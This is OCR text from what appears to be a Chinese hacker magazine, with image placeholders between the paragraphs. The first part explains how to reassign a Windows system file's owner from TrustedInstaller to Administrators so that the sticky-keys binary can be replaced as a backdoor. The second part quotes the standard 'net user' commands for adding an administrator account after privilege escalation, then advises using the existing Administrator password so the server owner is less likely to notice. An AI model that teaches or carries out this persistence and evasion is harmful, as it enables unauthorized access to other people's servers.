


图6




图7




图8

在计算机管理里面用户管理界面上找不到这个用户，具体这个用户的属性我没有查找官方的相关说明，不知道它对系统安全具体起到什么作用。我们只需要将文件的所有者“Trusted-Installer”修改成“Administrators”，那么我们对文件权限的操作就会随心所欲了，我们在“所有者”窗口上，选择“Administrators”，点击应用，如图7。

这样就会修改文件的权限所有者为“Adminis trators”，如图8。

现在我们对文件权限可以进行任何编辑替换了，以前是灰色无法编辑的部分都已经可以进行修改了，如图9、图10。




图9




图10

具体文件权限的修改方法我这里就不再做任何说明，和原来Windows 2003上是一样的。我通过修改文件权限，顺利替换粘滞键，留下自己的后门，如图11。




图11

在这里想告诉亲爱的叉子们，遇到问题要想办法解决，俗话说的好“方法总比困难多”，只有这样我们的技术才会不断进步，最后祝黑客x档案越办越好，能坚持走下去，永远伴随着我们成长。

获得系统权限后还在加用户，你out了

txcbg

在几年前很多介绍渗透的文章中，如果服务器开了3389，提权成功后执行下面类似命令：

net user test test /add

net user localgroup administrators test /add

来添加个管理员用户登录3389，这几乎是提权成功后的标准动作了，但如果现在提权成功后还那样做，你就out了。如果你问为啥，因为早就有更好的办法了。

提权成功获得系统权限后完全没有必要新添加一个管理员用户再登录3389，直接用系统原有的管理员用户比如系统默认的管理员用户Administrator登录会更好。服务器好比一个房子，你添加一个管理员用户相当于在房子上新开一个门，虽然能进去房子但很容易被房子的主人发现；而用系统原有的管理员用户登录就好比走房子本来的门进入房子，只要你趁房子的主人不在的时候进入房子，被房子主人发现的可能性会小很多。要想从房子本来的门进入房子，拿到房子主人的钥匙就行了。这把钥匙在服务器中就是管理员用户的密码。

